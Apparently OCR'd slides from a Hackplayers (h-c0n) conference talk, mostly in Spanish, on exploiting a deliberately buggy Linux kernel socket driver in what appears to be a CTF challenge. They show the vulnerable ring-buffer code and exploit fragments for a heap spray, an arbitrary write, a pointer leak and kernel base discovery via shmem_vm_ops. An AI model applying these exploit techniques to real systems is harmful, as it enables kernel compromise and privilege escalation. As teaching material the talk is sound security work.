363
364     /* Try to read from the buffer */
365     err = socks_pull(sock->buf, param->buffer, param->size);
366
367 out_unlock_self:
368     spin_unlock(&sock->lock);
369     return err;
370 }
371
```

```
218 static long socks_push(sock_buf_t *buf, void * __user buffer, size_t size) {
219
220     /*
221      * If data doesn't fit, fail.
222      */
223     if (sock_buf_left(buf) < size) {
224         return -ENOMEM;
225     }
226
227
228     /*
229      * We can write up to read_index if it's bigger than write_index,
230      * or up to end of buffer otherwise.
231      */
232     size_t max_write_index = (buf->read_index > buf->write_index) ? buf->read_index : buf->size;
233     size_t copy1_size = min(size, max_write_index - buf->write_index);
234     size_t prev_write_index = buf->write_index;
235
236     if (copy_from_user(buf->buffer + buf->write_index, buffer, copy1_size)) {
237         return -ENOMEM;
238     }
239
240     /* Update our write index */
241     buf->write_index = (buf->write_index + copy1_size) % buf->size;
242
243     /* More to copy, this time to beginning of buffer */
244     if (size > copy1_size) {
245         size_t copy_left = size - copy1_size;
246         if ( (sock_buf_left(buf) < copy_left) ||
247             copy_from_user(buf->buffer + buf->write_index, buffer, copy_left)) {
248             /* Failed to copy, roll back */
249             buf->write_index = prev_write_index;
250             return -ENOMEM;
251         }
252
253         /* Update write index again */
254         buf->write_index = (buf->write_index + copy_left) % buf->size;
255     }
256
257     return size;
258 }
259
```


```
264 static long socks_pull(sock_buf_t *buf, void * __user buffer, size_t size) {
265
266     /* Check that the buffer has some data */
267     size_t count = sock_buf_count(buf);
268     if ( count == 0) {
269         return -EWOULDBLOCK;
270     }
271
272     /* We are going to read as much as we can, up to size */
273     size_t to_read = min(count, size);
274
275     /* Read from read_index to the end or to to_read, whatever is smaller */
276     size_t copy1_size = min(to_read, buf->size - buf->read_index);
277     size_t prev_read_index = buf->read_index;
278
279     if (copy_to_user(buffer, buf->buffer + buf->read_index, copy1_size)) {
280         return -ENOMEM;
281     }
282
283     /* Update read index */
284     buf->read_index = (buf->read_index + copy1_size) % buf->size;
285
286     /* Do we still have something to read? */
287     if (to_read > copy1_size) {
288         /* In this case read_index must have rolled over. WARN_ON just in case */
289         WARN_ON(buf->read_index != 0);
290
291         size_t left = to_read - copy1_size;
292         if (copy_to_user(buffer, buf->buffer + buf->read_index, left)) {
293             /* Failed to copy, ignore the data and return ENOMEM */
294             buf->read_index = prev_read_index;
295             return -ENOMEM;
296         }
297
298         /* Update read index again */
299         buf->read_index = (buf->read_index + copy1_size) % buf->size;
300
301     }
302
303     return (long)to_read;
304 }
```


LISTENING
2
UNINITIALIZED
INITIALIZED
0
1
socks_ioctl_listen()
socks_ioctl_init()
socks_ioctl_connect()
CONNECTED
3
socks_ioctl_send()
Socks_ioctl_recv()

```
19 #define MAX_SIZE 0x1000
20
21 /*
22  * Initialize a socket with a buffer of the size given in @arg.
23  */
24 static long socks_ioctl_init(sock_t *sock, unsigned long arg) {
25     uint64_t size = arg + sizeof(sock_buf_t);
26     sock_buf_t *buf = NULL;
27     int err = 0;
28
29     // Sanity check without locking the buffer.
30     if (size > MAX_SIZE) {
31         return -EINVAL;
32     }
33
34     // First off: lock the buffer
35
36     spin_lock(&sock->lock);
37
38     if (sock->state != UNINITIALIZED) {
39         err = -EINVAL;
40         goto out_unlock;
41     }
42
43     buf = kzalloc(size, GFP_KERNEL);
44     printk(KERN_ALERT "Allocated ptr %llx\n", buf);
45
46     if (IS_ERR_OR_NULL(buf)) {
47         err = (buf ? PTR_ERR(buf) : -ENOMEM);
48         goto out_unlock;
49     }
50
51     sock->buf = buf;
52     sock->buf->size = size - sizeof(sock_buf_t);
53     sock->buf->write_index = 0;
54     sock->buf->read_index = 0;
55     sock->buf->buffer = (unsigned char *)buf + sizeof(sock_buf_t); // Buffer is inline
56
```

Socket normal

Overflowed Socket



- Heap spray de sockets
  - Granularidad del spray: kmalloc-32
  - Mayor probabilidad de que dos objetos contiguos sean sockets


```
206     printf("[*] Spraying %ld socks_t structs\n", N_ELEMS(fds));
207
208     /* spray N-memory pages of socks_t struct */
209     for (size_t i = 0; i < N_ELEMS(fds); ++i) {
210         fds[i] = open("/dev/socks", O_RDWR);
211         if (fds[i] == -1)
212             errExit("open()");
213         init_socks(fds[i], ULONG_MAX);
214     }
215
```

- Escritura arbitraria

  Conectar dos sockets


  Enviar datos a un socket (sobrescribiendo la estructura del otro)

  Enviar datos desde el otro extremo (escribiendo en la dirección arbitraria)



- Escritura arbitraria (estable)
  1. Reservar dos páginas de memoria contiguas, remapear la segunda página de memoria con PROT_NONE.
  2. Colocar al final de la primera página de memoria los datos que se quieren enviar.
  3. Enviar N+1 bytes, logrando así un page fault en el copy_to/from. De esta manera no se actualizarán los delimitadores del buffer circular, permitiendo así realizar N veces la operación.


Fuga de información



Tenemos 4 sockets, interconectados como peers en pares.

El socket gris está conectado con el socket azul. El socket verde está conectado con el socket rojo.


- Paso número 1: producir los N bytes que queremos consumir. (sobrescribir el campo write_index de uno de los peers)
  1. Escribiremos en uno de los peers (socket rojo) para que el otro extremo (socket verde) pueda leer N bytes del buffer circular.



El side effect, es que hemos corrompido el socket rojo.

Pero no lo necesitamos para nada más.

- Paso número 2: forzar un overlap del buffer del cual vamos a consumir N bytes con otro socket (cercano)
    1. Escribir en socket gris (utilizará el buffer del peer, en este caso, el socket azul), de manera que sobrescribiremos los 2 primeros campos de la estructura.
    2. Al utilizar el page fault, el faulting byte sobrescribirá con un byte nulo, el byte menos significativo del buffer del socket verde (el spray aumentará la probabilidad de que ambos sockets caigan en la misma página de memoria y por tanto dicho byte nulo, de lugar a un overlap)


0x00
size
buffer
read_index
write_index
0x40
size
buffer
read_index
write_index = 0x10
0x20
size
buffer
read_index
write_index
0x60
0x4141414141414141
0x4141414141414141
read_index
write_index
next object

- Paso número 3: consumir los N bytes producidos
  1. Simplemente leer del socket verde 0x10 bytes (fugando así los 2 primeros campos del socket gris, es decir, el tamaño y el puntero de su buffer)

```
142 uint64_t leak(void) {
143     *((uint64_t *) (ptr + 0xFF8)) = 0x10;
144
145     char buf[0x10] = { [0 ... 0xF] = 'A' };
146     send_socks(fds[N_ELEMS(fds) - 1], buf, sizeof(buf));
147
148     uint64_t data;
149     send_socks(fds[N_ELEMS(fds) - 4], ptr + 0xFF8, 9);
150     recv_socks(fds[N_ELEMS(fds) - 2], buf, sizeof(buf));
151
152     data = *((uint64_t *) (buf + 8));
153
154     return data;
155 }
156
```

Buscar centinela (asegurarse de que se ha fugado la dirección correcta)


```
233     heap_addr = leak();
234     printf("[+] Leaked heap addr at %#lx\n", heap_addr);
235
236     uint64_t sentinel = 0x4141414141414141;
237     uint64_t sentinel_addr = search64(heap_addr, sentinel);
238
239     if (read64(sentinel_addr) == sentinel) {
240         printf("[+] Sentinel %#lx found at %#lx\n", sentinel, sentinel_addr);
241     } else {
242         printf("[-] Couldn't find sentinel\n");
243         return EXIT_FAILURE;
244     }
245
```

```
[alpha@mib challenge_v1_pub ]$ python ./cross-references.py shm.c
[+] shmid_kernel struct's pointer found at 622
[+] shm_file_data struct's pointer found at 1494

[*] Looking up structures definitions
[*] shmid_kernel definition is:
struct shmid_kernel /* private to the kernel */
{
        struct kern_ipc_perm    shm_perm;
        struct file             *shm_file;
        unsigned long           shm_nattch;
        unsigned long           shm_segsz;
        time64_t                shm_atim;
        time64_t                shm_dtim;
        time64_t                shm_ctim;
        struct pid              *shm_cprid;
        struct pid              *shm_lprid;
        struct user_struct      *mlock_user;

        /* The task created the shm object.  NULL if the task is dead. */
        struct task_struct      *shm_creator;
        struct list_head        shm_clist;      /* list by creator */
} __randomize_layout;

[*] shm_file_data definition is:
struct shm_file_data {
        int id;
        struct ipc_namespace *ns;
        struct file *file;
        const struct vm_operations_struct *vm_ops;
};
```

```
246     /* kfree() a nearby slot for allocation */
247     close(fds[N_ELEMS(fds) - 5]);
248
249     /* attach to shared memory segment */
250     char* str = shmat(shm_id, (void *) 0, 0);
251
252     uint64_t shmem_vm_ops;
253
254     uint16_t shmem_vm_ops_offset = 0xB80;
255     uint16_t shmem_fault_offset  = 0xA0;
256
257     /* leak shm_file_data allocated struct fields */
258     shmem_vm_ops = search_offset(sentinel_addr, shmem_vm_ops_offset);
259     if ((read64(shmem_vm_ops + 0x20) & 0xFFF) == shmem_fault_offset) {
260         printf("[+] shmem_vm_ops leaked at %#lx\n", shmem_vm_ops);
261     } else {
262         printf("[-] Couldn't leak shmem_vm_ops\n");
263         return EXIT_FAILURE;
264     }
265
266     uint64_t kernel_base = shmem_vm_ops - SHMEM_VM_OPS;
267     uint64_t init_task = kernel_base + INIT_TASK;
268
269     printf("[*] Kernel base address at %#lx\n", kernel_base);
270     printf("[*] init_task at %#lx\n", init_task);
271
```


DEMO


THE END



> h-c0n

Hackplayers c0nference

```
Sending SIGKILL to all processes.
Please stand by while rebooting the system.
[64857.521348] sd 0:0:0:0: [sda] Synchronizing SCSI cache
[64857.522838] Restarting system.
_
```

www.h-c0n.com